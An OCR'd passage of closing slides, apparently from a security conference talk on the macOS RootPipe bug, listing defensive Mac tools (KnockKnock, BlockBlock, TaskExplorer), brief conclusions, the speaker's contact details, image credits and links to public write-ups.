



KnockKnock (UI)


Synack

KnockKnock UI

VirusTotal integration








VirusTotal integrations

Synack

BLOCKBLOCK

a 'firewall' for persistence locations




BlockBlock, block blocking :)

Synack

TaskExplorer

explore all running tasks (processes)

filters



signing

virus total

dylibs

files


network

Synack

Conclusions

...wrapping this up

OS X security, is
often quite lame!






audit all thingz!



XPC interfaces




malware



patches

Questions & Answers

feel free to contact me any time!



patrick@synack.com

@patrickwardle

syn.ac/defconRootPipe


Objective-See

Synack

final thought ;)

"*What if every country has ninjas, but we only know about the Japanese ones because they're rubbish?*" -DJ-2000, reddit.com

credits



images

- thezooom.com
- deviantart.com (FreshFarhan)
- http://th07.deviantart.net/fs70/PRE/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg

- iconmonstr.com
- flaticon.com



resources

- https://truesecdev.wordpress.com/2015/04/09/hidden-backdoor-api-to-root-privileges-in-apple-os-x
- https://reverse.put.as/2015/04/13/how-to-fix-rootpipe-in-mavericks-and-call-apples-bullshit-bluff-about-rootpipe-fixes/
- http://www.objc.io/issues/14-mac/xpc/
- https://truesecdev.wordpress.com/2015/07/01/exploiting-rootpipe-again